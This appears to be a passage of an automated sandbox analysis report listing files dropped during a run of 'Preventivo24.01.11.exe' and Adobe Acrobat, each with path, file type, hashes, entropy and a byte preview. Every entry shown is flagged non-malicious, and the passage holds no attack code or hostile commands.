Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_RHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_RHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"57802_176003ActionBlock_0","campaignId":57802,"containerId":"1","controlGroupId":"","treatmentId":"d0374f2d-08b2-49b9-9500-3392758c9e2e","variationId":"176003"},"containerId":1,"containerLabel":"JSON for Reader DC RHP Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVIIDctRGF5IFRyaWFsIiwiZ29fdXJsIjoiaHR0cHM6Ly9hY3JvYmF0LmFkb2JlLmNvbS9wcm94eS9wcmljaW5nL3VzL2VuL3NpZ24tZnJlZS10cmlhbC5odG1sP3RyYWNraW5naWQ9UEMxUFFMUVQmbXY9aW4tcHJvZHVjdCZtdjI9cmVhZGVyIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9nlbl9zdHlsaW5nIjp7ImZvbnRfc2l6ZSI6IjEyIiwiZm9udF9zdHlsZSI6IjMifSwidGl0

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Intent_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	291
Entropy (8bit):	5.2696149843066955
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfbPtdPeUkwRe9:YvXKXmiecSnw71yYpW7uOGDV8Ukee9
MD5:	F9EFD2C3495C58EB56119D86D955EEBA
SHA1:	083226392B90E31FFCA5570EAE989E8D731018C2
SHA-256:	ED23E7A09198D9DC6C8C91710139F878552751F3F43E3AED959F873B0285853A
SHA-512:	E5920C363E68F4EF552D1868F88E4458FAB38CFA3B6D6186EB78ABBDCF8E9CD59B7131EE38540919424B4D42CAF6EEEC25AE77DE3476A206AB883108752E463 3
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_RHP_Intent_Banner","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_RHP_Retention

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	287
Entropy (8bit):	5.2710940277939935
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJf21rPeUkwRe9:YvXKXmiecSnw71yYpW7uOG+16Ukee9
MD5:	36CA86680BA4C37AD67AE2D41F359926
SHA1:	B8414998CEE6234FE921F4FB20A710781E60C135
SHA-256:	D30C8EFC24A86A8E752CE653F3462CD7D2027566F4DF05A37B197E58FE5855C4
SHA-512:	C55598246D0B6189A0E2F181387647B50875B643EE5BDF7D72F5D366EA0269B7F74DB54AE34B187B3C69DEA67A4140934AA7412A836CC61245B24632F163EC6B
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_RHP_Retention","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Sign_LHP_Banner

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	1250
Entropy (8bit):	5.712098609894093
Encrypted:	false
SSDEEP:	24:Yv6Xle/w71Xiu7amXayLgEs54c3drNaHmTBcu14wChqx+plVCV9FJN3H6D:Yv//duLBgn5drpTB5OJhr9Q9FJ9H4
MD5:	B59E54D7DCB5A9446CA0A0694DB8B49F
SHA1:	ACBC1FEEAF0B1496993450F70C85B66218AFE2A7
SHA-256:	B7AF85D5B0C10DC25CEAA918D07E0DFE28A106E7337AC37ED85541C4672627C4
SHA-512:	47CFD9FD98F704122C23C1C59EC0EAC8F4B3BC1FDED60522D881A7322685065A994CF3001C98E89F34FD28C8DBCD028D05F77EB952FD202B7712A686230DD1 1
Malicious:	false

Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Sign_LHP_Banner","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"DC_Reader_Sign_LHP_Banner"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"65179_200306ActionBlock_2","campaignId":65179,"containerId":"1","controlGroupId":"","treatmentId":"8deb148d-1a64-4e57-9648-e8bf939c598e","variationId":"200306"},"containerId":1,"containerLabel":"JSON for DC_Reader_Sign_LHP_Banner","content":{"data":"eyJjdGEiOnsidHlwZSI6ImJ1dHRvbiIsInRleHQiOiJGcmVlIDctZGF5IHRyaWFsIn0sInVpIjp7InRpdGxlX3N0eWxpbmciOnsiZm9udF9zaXplIjoiMTQiLCJmb250X3N0eWxlIjoiMyJ9LCJkZXNjcmlwdGlvbl9zdHlsZSI6IjE0IiwiZm9udF9zdHlsZSI6Ii0xIn0sInRpdGxlIjoiIiwiZGVzY3JpcHRpb24iOiJTZW5kIGRvY3VtZW50cyAmIGZvcm1zIFxuZm9yIGZhc3QgZS1zaWduaW5nIG9ubGluZS4iLCJiYWNrZ3JvdW5kX3N0eWxpbmciOnsiYmFja2dyb3VuZF9jb	

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Upsell_Cards

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	286
Entropy (8bit):	5.245362954189138
Encrypted:	false
SSDEEP:	6:YEQXJ2HXmAHecSnw2cE47+FlbRI6XVW7+0Yu0ieoAvJfshHHrPeUkwRe9:YvXKXmiecSnw71yYpW7uOGUUUkee9
MD5:	D4B05E9FFE22D515DDB81792F63126AB
SHA1:	3505ACF7E393C5CB2F84DB9D6B8BEB254312AF2D
SHA-256:	FD0F462B11536F4A0F102DBD2E6EAB411CCF440F0533BC3D9EEFC81845AA3294
SHA-512:	9DE5B783B888241438A93D6E326A0C5B38FB070BEEE88C197B300DE3889DF26735ED20104A7F1134EDC8A331567C0065C6B1A4E3E6CE43167A344B8383BBA9FE
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"DC_Reader_Upsell_Cards","surfaceObj":{"SurfaceAnalytics":{},"containerMap":{}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\Edit_InApp_Aug2020

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	782
Entropy (8bit):	5.360722462173854
Encrypted:	false
SSDEEP:	12:YvXKXmiecSnw71yYpW7uOGTq16Ukee1+3CEJ1KXd15kcyKMQo7P70c0WM6ZB/uh4:Yv6Xle/w71XiuY168CgEXX5kcIfANh6D
MD5:	80463125399FD4B481509002CEA31AE2
SHA1:	46E17C9D65D8E171EC386A515F6D8A07462D9329
SHA-256:	83714D0EB7C84DCD7C0F953B47A5D99B8E9D98EACF5DFE3BF9B98CF359084D8D
SHA-512:	5148DB29984E2A81881E430EF45B26D7BC871476CCB2F5EA027B23613778C76F134569BD97517B2ABE12947780CF7F8DEE2EF0E5B3113FD8ABD8FA41A3854EC5
Malicious:	false
Preview:	{"analyticsData":{"responseGUID":"7f01f4bf-b9d6-4d13-a9f2-9abe0307f89c","sophiaUUID":"FC1B1BAD-CA24-4641-AA35-0D02D0C204D1"},"encodingScheme":true,"expirationDTS":1706185555252,"statusCode":200,"surfaceID":"Edit_InApp_Aug2020","surfaceObj":{"SurfaceAnalytics":{"surfaceId":"Edit_InApp_Aug2020"},"containerMap":{"1":{"containerAnalyticsData":{"actionBlockId":"20360_57769ActionBlock_0","campaignId":20360,"containerId":"1","controlGroupId":"","treatmentId":"3c07988a-9c54-409d-9d06-53885c9f21ec","variationId":"57769"},"containerId":1,"containerLabel":"JSON for switching in-app test","content":{"data":"eyJ1cHNlbGxleHBlcmltZW50Ijp7InRlc3RpZCI6IjEiLCJjb2hvcnQiOiJicm93c2VyIn19","dataType":"application\/json","encodingScheme":true},"endDTS":1735804679000,"startDTS":1706008090296}}}}

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\TESTING

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	data
Category:	dropped
Size (bytes):	4
Entropy (8bit):	0.8112781244591328
Encrypted:	false
SSDEEP:	3:e:e
MD5:	DC84B0D741E5BEAE8070013ADDCC8C28
SHA1:	802F4A6A20CBF157AAF6C4E07E4301578D5936A2
SHA-256:	81FF65EFC4487853BDB4625559E69AB44F19E0F5EFBD6D5B2AF5E3AB267C8E06
SHA-512:	65D5F2A173A43ED2089E3934EB48EA02DD9CCE160D539A47D33A616F29554DBD7AF5D62672DA1637E0466333A78AAA023CBD95846A50AC994947DC888AB6AB1
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\SOPHIA.json

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	2818
Entropy (8bit):	5.11074458320386
Encrypted:	false
SSDEEP:	48:YQvKvz0ZMU2HVLL4xv+lDoo5az+SBXMMQx9U4S:C77YvGo7XyPy
MD5:	FFF7B3A3CD20EF4AD6816A2DB47DC65C
SHA1:	3D514611248D687F5A8207A25D9FC0089F6B8FE7
SHA-256:	5AEAB27D38DFDF9B2861F68A53A8782DF5DFADC44A1FDFD759289056A62765AF
SHA-512:	E55583EA1C34F74F9D8284599349AAE3EEF8A465B3BD0AB02AE43B11FA7F5DA1528CE2B50CF0C4AB6FB12F189A903CF52041E95F9F6110E21E1672D0164582A3
Malicious:	false
Preview:	{"all":[{"id":"DC_Reader_Disc_LHP_Banner","info":{"dg":"a9bfc425cf73b2e6b5ad4f8c0648bcf0","sid":"DC_Reader_Disc_LHP_Banner"},"mimeType":"file","size":1250,"ts":1706008090000},{"id":"DC_Reader_Home_LHP_Trial_Banner","info":{"dg":"54894a1acb7bdf324cb9eb0cbec90276","sid":"DC_Reader_Home_LHP_Trial_Banner"},"mimeType":"file","size":1368,"ts":1706008089000},{"id":"DC_Reader_Sign_LHP_Banner","info":{"dg":"87f0d4483be10f980a927ec6377de560","sid":"DC_Reader_Sign_LHP_Banner"},"mimeType":"file","size":1250,"ts":1706008089000},{"id":"DC_Reader_Convert_LHP_Banner","info":{"dg":"79b83f6fa201e5b5b30ca52bb1941978","sid":"DC_Reader_Convert_LHP_Banner"},"mimeType":"file","size":1255,"ts":1706008089000},{"id":"DC_Reader_Edit_LHP_Banner","info":{"dg":"a8b8094b233546fc01431d6f45768254","sid":"DC_Reader_Edit_LHP_Banner"},"mimeType":"file","size":1230,"ts":1706008089000},{"id":"Edit_InApp_Aug2020","info":{"dg":"fdda4ee08efc222a95fa7b994418ad66","sid":"Edit_InApp_Aug2020"},"mimeType":"file","size":782,"ts":17

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite 3.x database, last written using SQLite version 3040000, file counter 19, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 19
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.9846494028105754
Encrypted:	false
SSDEEP:	24:TLHRx/XYKQvGJF7urs6l1RZKHs/Ds/Spt4zJwtNBwtNbRZ6bRZ4AF:TVl2GL7ms6ggOVpGzutYtp6P9
MD5:	DAA671367077AA754E3C12508852E9CD
SHA1:	23D280D0F4A94F0D313124DB6FC2AEACBDD4679E
SHA-256:	7CC160511C312AB3426D9304B6EDDCA10E3C16B358857723EAE8892818781B14
SHA-512:	4522C6B7CBAA279E06EA6696051E1DE2301F2A756AD389389C241205AC7833F44C09EF91F5C7B33717557EA920E97EF32FDD6695FFC43BD1B516DEFD34A35ECD
Malicious:	false
Preview:	SQLite format 3.....@ .....c..... ....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents-journal

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	8720
Entropy (8bit):	1.3382692499713305
Encrypted:	false
SSDEEP:	24:7+t1AD1RZKHs/Ds/SptPzJwtNBwtNbRZ6bRZWf1RZKrpqLBx/XYKQvGJF7ursK:7M1GgOVpdzutYtp6PMkpqll2GL7msK
MD5:	F337C8F983E6F5AA0A8EAF9C2F13A3AD
SHA1:	9D70BE9FE47F9FEE99D743FA416B2B26365CA2F1
SHA-256:	4CCADBF518B6B96337C6A53D0F8CA8657F65988E92C56D7F524E3E50BD1932BE
SHA-512:	A2C1C3F20E4FA2BBBBD447B4F399E5CCC9E31F588F7ECE759D185096EB1AF2B9CE08E48A22EC7CA2CB4B98BC723A9656C93BA276DE38301DAD9548A84DFC3389
Malicious:	false
Preview:	.... .c.....+R..... .....j.. .#..#.#.#.#.#.#.#.7.7..... .....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache64.bin

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	data
Category:	dropped

Size (bytes):	66726
Entropy (8bit):	5.392739213842091
Encrypted:	false
SSDEEP:	768:RNOpblrU6TBH44ADKZEgm1Juzz29+6Nuc3MxqWHnynCYyu:6a6TZ44ADEm1Oz29+eFcECK
MD5:	36E5CDCDB1A3578AE277B4324B5E5807
SHA1:	EA2A56537043A2B4D1AC50C8736A0D5A2109BA59
SHA-256:	2931420505D7A9B4E1A423B5999371CFA11CA529E162B3A4AC448D03E8CF2BBA
SHA-512:	6E925C11888BCB95933D5B4C8A6C2CB3D1E2C4A91818913545BDAAC6F0D0BF901A1C13A6F137FFCB46CC377D383E1E148794259A925FC2CD5C6BB9DB4136D E5
Malicious:	false
Preview:	4.397.90.FID.2:o:.....:F:AgencyFB-Reg.P:Agency FB.L:$....."F:Agency FB.#.96.FID.2:o:.....:F:AgencyFB-Bold.P:Agency FB Bold.L:%..... ..."F:Agency FB.#.84.FID.2:o:.....:F:Algerian.P:Algerian.L:$.....RF:Algerian.#.95.FID.2:o:.....:F:ArialNarrow.P:Arial Narrow.L:$....."F:Arial Narrow.#.109.FID.2:o:.....:F:ArialNarrow-Italic.P:Arial Narrow Italic.L:$....."F:Arial Narrow.#.105.FID.2:o:.....:F:ArialNarrow-Bold.P:Arial Narrow Bold.L: %....."F:Arial Narrow.#.118.FID.2:o:.....:F:ArialNarrow-BoldItalic.P:Arial Narrow Bold Italic.L:%....."F:Arial Narrow.#.77.FID.2:o:.....:F :ArialMT.P:Arial.L:$....."F:Arial.#.91.FID.2:o:.....:F:Arial-ItalicMT.P:Arial Italic.L:$....."F:Arial.#.87.FID.2:o:.....:F:Arial-BoldMT.P:Arial Bold .L:$....."F:Arial.#.100.FID.2

C:\Users\user\AppData\Local\Temp\MSI5406.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB70 91
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data....%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B.....

C:\Users\user\AppData\Local\Temp\MSI54A3.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB70 91
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data....%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B.....

C:\Users\user\AppData\Local\Temp\MSI54C4.tmp

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	756576
Entropy (8bit):	6.616629532136608
Encrypted:	false
SSDEEP:	12288:+0WEHqIw3Gy6hFWBZGNTph0lhSMXle1Gf5PsTcuvX:+xDf3z6hFWHah0lhSMXlKW547vX
MD5:	B158D8D605571EA47A238DF5AB43DFAA
SHA1:	BB91AE1F2F7142B9099E3CC285F4F5B84DE568E4
SHA-256:	CA763693CC25D316F14A9EBAD80EBF00590329550C45ADB7E5205486533C2504
SHA-512:	56AEF59C198ACF2FCD0D95EA6E32CE1C706E5098A0800FEFF13DDB427BFB4D538DE1C415A5CB5496B09A5825155E3ABB1C13C8C37DC31549604BD4D63CB70 91
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+.ZRo.4.o.4.o.4...7.d.4...1...4.iV0.}.4.iV7.x.4.iV1.!.4...0.v.4...2.n.4. ..5.F.4.o.5...4..V=...4..V4.n.4..V..n.4.o..n.4..V6.n.4.Richo.4.....PE..L.....e....."!...&.....bL....@A..... .....,.. .....N..`=.....x..p...p.....@.....x.....text...j..... ..`.rdata..H.....@..@.data....%.....@....rsrc.. .....@..@.reloc...x.....z.....@..B.....

C:\Users\user\AppData\Local\Temp\MSI7935f.LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	246
Entropy (8bit):	3.5046637269111454
Encrypted:	false
SSDEEP:	6:Qgl946caEbiQLxuZUQu+lEbYnuoblv2K8rpa38lHYlYH:Qw946cPbiOxDlbYnuRK0IEYlYH
MD5:	F06F8574E7B33A5B70644C5C985503F2
SHA1:	9B448591D76FAFC4ADD6D77C64089D7420F99760
SHA-256:	9FF3B38AEF899E8481AEB9F2295CDC8DE7DF1169C49CFF6290023F84E31D9A4E
SHA-512:	F3F857B4857407C116E58937AE98A509C949CCCD0754A49260EF6956D31EADCCDA075EA6397FBC4829C7BD850E301582B8EF1EE53FCB0BC3F5F36B70DB785D AE
Malicious:	false
Preview:	..E.r.r.o.r. .2.7.1.1...T.h.e. .s.p.e.c.i.f.i.e.d. .F.e.a.t.u.r.e. .n.a.m.e. .(.'.A.R.M.'.). .n.o.t. .f.o.u.n.d. .i.n. .F.e.a.t.u.r.e. .t.a.b.l.e.....=.=.=. .L.o.g.g.i.n.g. .s.t.o.p.p.e.d.:. .2.3./. 0.1./.2.0.2.4. . .1.2.:.0.8.:.1.0. .=.=.=.....

C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6 2024-01-23 12-08-05-283.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with very long lines (393)
Category:	dropped
Size (bytes):	16525
Entropy (8bit):	5.376360055978702
Encrypted:	false
SSDEEP:	384:6b1sdmfenwop+WP21h2RPjRNg7JjO2on6oU6CyuJw1oaNIIu9EMuJuF6MKK9g9JQ:vIn
MD5:	1336667A75083BF81E2632FABAA88B67
SHA1:	46E40800B27D95DAED0DBB830E0D0BA85C031D40
SHA-256:	F81B7C83E0B979F04D3763B4F88CD05BC8FBB2F441EBFAB75826793B869F75D1
SHA-512:	D039D8650CF7B149799D42C7415CBF94D4A0A4BF389B615EF7D1B427BC51727D3441AA37D8C178E7E7E89D69C95666EB14C31B56CDFBD3937E4581A31A6908 A
Malicious:	false
Preview:	SessionID=03c9683a-b9c7-43c5-80d5-ee4bbf74fb26.1696428955961 Timestamp=2023-10-04T16:15:55:961+0200 ThreadID=6596 Component=ngl-lib_NglAppLib Description="-------- Initializing session logs --------".SessionID=03c9683a-b9c7-43c5-80d5-ee4bbf74fb26.1696428955961 Timestamp=2023-10-04T16:15:55:962+0200 ThreadID=6596 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: No operating configs found".SessionID=03c9683a-b9c7-43c5-80d5-ee4bbf74fb26.1696428955961 Timestamp=2023-10-04T16:15:55:962+0200 ThreadID=6596 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: Fallback to NAMED_USER_ONLINE!!".SessionID=03c9683a-b9c7-43c5-80d5-ee4bbf74fb26.1696428955961 Timestamp=2023-10-04T16:15:55:962+0200 ThreadID=6596 Component=ngl-lib_NglAppLib Description="SetConfig: OS Name=WINDOWS_64, OS Version=10.0.19045.1".SessionID=03c9683a-b9c7-43c5-80d5-ee4bbf74fb26.1696428955961 Timestamp=2023-10-04T16:15:55:962+0200 ThreadID=6596 Component=ngl-lib_NglAppLib Description="SetConfig:

C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with very long lines (393), with CRLF line terminators
Category:	dropped
Size (bytes):	15114

Entropy (8bit):	5.320570156804662
Encrypted:	false
SSDEEP:	384:NJCCkC5fsfWfnfef/A23A2A8AbAKAPAdVOcZolo/obDUDoD1DOD3U+l2+lW+lEX8:NoHEkOv2XD3bHUvlqEEql6gMZKwFdPIH
MD5:	5C332A13988546F2E0A13F49BDAA5194
SHA1:	7725D2003944FDACA8B36C9035575AEBD919449C
SHA-256:	A68F093F8E9D9CCEC6AE3DF285550BB58ED871B684B158C5850602E2397CF72B
SHA-512:	1DFFE86732FF298C962C8D11223B659387E1B68C3C772917CA727BFCD25570D4462B196F6346BB462C36EF5B0B11EE3D1881CC4FE474D5138E193678E49E1769
Malicious:	false
Preview:	SessionID=67b17778-92aa-416d-a05a-1cba2753070a.1706008085311 Timestamp=2024-01-23T12:08:05:311+0100 ThreadID=7980 Component=ngl-lib_NglAppLib Description="-------- Initializing session logs --------"..SessionID=67b17778-92aa-416d-a05a-1cba2753070a.1706008085311 Timestamp=2024-01-23T12:08:05:312+0100 ThreadID=7980 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: No operating configs found"..SessionID=67b17778-92aa-416d-a05a-1cba2 753070a.1706008085311 Timestamp=2024-01-23T12:08:05:312+0100 ThreadID=7980 Component=ngl-lib_kOperatingConfig Description="GetRuntimeDetails: Fallback to NAMED_USER_ONLINE!!"..SessionID=67b17778-92aa-416d-a05a-1cba2753070a.1706008085311 Timestamp=2024-01-23T12:08:05:313+0100 ThreadID=7980 Component=ngl-lib_NglAppLib Description="SetConfig: OS Name=WINDOWS_64, OS Version=10.0.19045.1"..SessionID=67b17778-92aa-416d-a05a-1cba2753 070a.1706008085311 Timestamp=2024-01-23T12:08:05:313+0100 ThreadID=7980 Component=ngl-lib_NglAppLib Description="SetConf

C:\Users\user\AppData\Local\Temp\acrobat_sbx\acroNGLLog.txt

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	29752
Entropy (8bit):	5.394093042384683
Encrypted:	false
SSDEEP:	768:GLxxlyVUFcAzWL8VWL1ANSFld5YjMWLvJ8Uy++NSXl3WLd5WLrbhhVClkVMwDGb7:H
MD5:	AB8B8C532366A44AA6DE564BE471158C
SHA1:	B8B0FC11D7B11456505D8931364AF1011D17CE3D
SHA-256:	267BF9197636C9AB04F9F3CCF791A3C810581EF0CFAA9FE893F3457BE71FA8F3
SHA-512:	CD0F6DDE9B49DC0EDD6ADB1B09471CF4F4979375DD50199D2D5CE878824646F7EBAB641CBF45345AE8120C43D646F98FAA766DCEA160A05A40E667C33B8A8 4D
Malicious:	false
Preview:	04-10-2023 02:39:31:.---2---..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : **********..04-10-2023 02:39:31:.AcroNGL Integ ADC-4 240758 : **********..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : ******** Starting new session ********..04-10-2023 02:39:31:.AcroNGL I nteg ADC-4240758 : Starting NGL..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : Setting synchronous launch...04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 ::::: Configuring as AcrobatReader1..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : NGLAppVersion 23.6.20320.6..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : NGLAppMode NGL_INIT..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : AcroCEFPath, NGLCEFWorkflowModulePath - C:\Program Files \Adobe\Acrobat DC\Acrobat\acrocef_1 C:\Program Files\Adobe\Acrobat DC\Acrobat\NGL\cefWorkflow..04-10-2023 02:39:31:.AcroNGL Integ ADC-4240758 : isNGLE xternalBrowserDisabled - No..04-10-2023 02:39:31:.Closing File..04-10-

C:\Users\user\AppData\Local\Temp\acrocef_low\17c198f6-dee4-4333-a45e-2d68a935f042.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 299538
Category:	dropped
Size (bytes):	758601
Entropy (8bit):	7.98639316555857
Encrypted:	false
SSDEEP:	12288:ONh3P65+Tegs6121YSWBlkipdjuv1ybxrr/lxkB1mabFhOXZ/fEa+vTJJJv+9U0:O3Pjegf121YS8lkipdjMMNB1DofjgJJg
MD5:	3A49135134665364308390AC398006F1
SHA1:	28EF4CE5690BF8A9E048AF7D30688120DAC6F126
SHA-256:	D1858851B2DC86BA23C0710FE8526292F0F69E100CEBFA7F260890BD41F5F42B
SHA-512:	BE2C3C39CA57425B28DC36E669DA33B5FF6C7184509756B62832B5E2BFBCE46C9E62EAA88274187F7EE45474DCA98CD8084257EA2EBE6AB36932E28B857743 5
Malicious:	false
